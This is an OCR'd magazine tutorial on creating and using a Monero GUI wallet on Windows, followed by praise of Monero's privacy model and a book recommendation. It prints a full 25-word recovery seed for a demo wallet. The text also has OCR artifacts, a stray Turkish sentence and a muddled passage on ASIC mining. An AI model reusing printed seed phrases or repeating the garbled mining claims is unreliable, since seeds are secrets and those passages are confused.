


```
Name
libwinpthread-1.dll
monero-blockchain-ancestry.exe
monero-blockchain-depth.exe
monero-blockchain-export.exe
monero-blockchain-import.exe
monero-blockchain-mark-spent-outputs....
monero-blockchain-usage.exe
monerod.exe
monero-gen-trusted-multisig.exe
monero-GUI-guide.pdf
monero-wallet-cli.exe
monero-wallet-gui.exe
monero-wallet-rpc.exe
opengl32sw.dll
Qt5Core.dll
```


For the Windows interface and to be able to do wallet management via command line; also to access the monero-wallet-rpc wallet and RPC service; these are the executable files you'd need.

We are going to move on with the Windows interface: **monero-wallet-gui.exe**

A screen asking us the preferred language will pop up:




The second screen is the one that asks us if we are going to continue using an existing wallet or a new one. Here, you can also import a wallet file or use a hardware wallet:


Welcome to Monero!
Please select one of the following options:
Create a new wallet
Restore wallet from keys or mnemonic seed
Open a wallet from file
Create a new wallet from hardware device
Advanced options

Restore wallet from keys or mnemonic seed options can be used to access an existing wallet, using the Private Key or seed as we have mentioned above.

With the ***Create New Wallet*** option, we create a new wallet.

After the *Create a New Wallet* option, we see the seed created for our wallet:



Create a new wallet

Wallet name

arkakapitest

cuddled moat lagoon lamb rest leech upcoming dozen sword keyboard smuggled liar rover efficient tribal dyslexic token injury domestic snout problems cool tiger upwards problems


This seed is **very** important to write down and keep secret. It is all you need to backup and restore your wallet.

Your wallet is stored in: D: Documents/Monero/wallets/

D ocuments/Monero/wallets/

At this screen, you can name the wallet and specify the path that the wallet will be created into.

At the next screen, it is expected for us to type in a password and in the second box, to verify the password we just typed.Sıradaki ekranda ise cüzdana erişim için bir parola belirlememiz ve ikinci kutuda da bu parolayı doğrulamamız beklenmekte.




Give your wallet a password

Note: this password cannot be recovered. If you forget it then the wallet will have to be restored from its 25 word mnemonic seed.

Enter a strong password (using letters, numbers, and/or symbols):

This password will protect the wallet from only those who have access to your PC.There is no way to remind you of your password in case you forget it. You can access your wallet once again by using your private key or seed. It is important to note that this password is valid only for the PC you set it up onto. An attacker who got your Private Key or seed can use your wallet without having the need for this password.

The screen we face after setting the password includes a critical setting. To be able to process the client we have installed on our PC, we first have to access the Monero blockchain and take the balance of our wallet and perform transactions. So, how will it do this? For this, we have two options: one of them is using a local node. This can be done by downloading a copy of the whole Monero blockchain. The other option is connecting to a remote node each time and operating through this node. The safe way is to start a local node and not choosing to connect to a remote node each time.



Daemon settings

To be able to communicate with the Monero network your wallet needs to be connected to a Monero node. For best privacy it's recommended to run your own node.

If you don't have the option to run your own node, there's an option to connect to a remote node.

[✓ Start a node automatically in background (recommended)]

Blockchain location

(optional)


Bootstrap node (leave blank if not wanted)

Remote Node Hostname / IP | Port

Connect to a remote node

If you choose to connect to a remote node, this type of wallet is called *Light Wallet* in Monero terminology. In the same manner, there are web wallets but we would not recommend you to use them.

We chose local as the node setting. That is to say, a process running in the background will download a copy of Monero blockchain onto the computer. This process will also run on a port.



You're all set up!


New wallet details:

Language	English (US)
Wallet name	arkakapitest
Backup seed	****
Wallet path	D:/[redacted]Documents/Monero/wallets/
Daemon address	localhost:18081
Network Type	Mainnet

You can display the wallet by clicking the *Use Monero* button - of course after downloading a copy of a process block-chain called *daemon*.

For this article we have chosen to connect to a remote node.

When everything is all set up, you will see the screen below:




Balance
0.000000000000
Unlocked balance
0.000000000000

Amount: (all) All
Transaction priority: Automatic
Address (Address book): 4.. / 8..
Payment ID (Optional): 16 or 64 hexadecimal characters
Description (Optional): Saved to local wallet history

Network status
Remote node
Wallet is synchronized
Daemon is synchronized (1760683)

Above, you can see the Send menu where you can send Monero to another account. On the address field the address information (the public key) of the receiver should be written and *Amount* is the amount you want to send. Optional *Payment ID* field is the option which includes the value in which the receiver can distinguish you from the other senders. *Description* can be thought of as a reminder note that will be saved to your wallet.




The Receive menu is another menu which contains all functions you might need to receive a payment. Here in the *Primary Address* field, you can see your primary public address. As stated at the beginning of the article, it is possible to create N sub addresses connected to this address. You can name those addresses.

It is also possible to create a QR code related toı the address and requested amount.

Monero is the mostly preferred cryptocurrency for those who need privacy. Although there exist such cryptocurrencies as ZCash who care for privacy, the most important feature of Monero is that it offers privacy not optionally but rather as a default behaviour. That is to say; for Monero users, privacy is not a preference, it is a necessity for the functioning of the system.

A P2P protocol named *Kovri* has been developed by those who want to prevent your identity from being exposed as a user connected to the Monero network. Monero volunteers work everyday to make the system better. You too can support as a developer, translator or by telling the opportunities of Monero to the ones near you and help it get used more.


First edition
MASTERING MONERO
The future of private transactions
Written by Serhack
Funded by the Monero community

If you would like to learn more technical details about Moner, we highly recommend you to read *Mastering Monero* book written by an Italian security researcher with the nickname SerHack. The book aims to explain even the most difficult issues of cryptology with creative examples and to clarify the wonderful details of the functioning of the system. Especially the taxi stop example the author gives to explain Monero blockchain is amazing.

You can visit www.masteringmonero.com to get the book.

Monero is not just a cryptocurrency: it is a movement that truly values privacy and freedom. The most overwhelming example is the update about mining that is written in the book.

Cryptocurrencies have been designed on the assumption that the end users can mine by themselves. It is possible to mine with a web browser, even with a mobile phone processor. Indeed, it is not in vain that whenever CryptoJacking (i.e., crypto money to be swiped in the browser) is mentioned, Monero is the only cryptocurrency that comes to mind.

The fact that the ASIC miners are advantageous in Monero mining, and that these processors are above the buying power of ordinary users has prompted the Monero community to react to this unfair competition. As a matter of fact, they have implemented the update that will turn the comparative advantage of ASICs into a disadvantage in mining operations. In the same way, every 6 months they make updates to the ASIC production for Monero mining with minor changes in the mining algorithm.

Here is the real spirit of freedom the hacker culture needs, right?

CALL FOR PAPERS

ARKA KAPI

Do you want your article to be published on Arka Kapi Magazine? Submit now to be featured in the next issue! Your article can be of any title as long as it fits to the cyber security context. Make sure it's an original article that isn't previously published elsewhere.

Email your articles to:
editor@arkakapimag.com

FEEDBACK

Got any feedback about Arka Kapi Magazine? Found a bug? Want us to add or remove something? Let us know!

follow us

Don't miss the news!

arkakapimag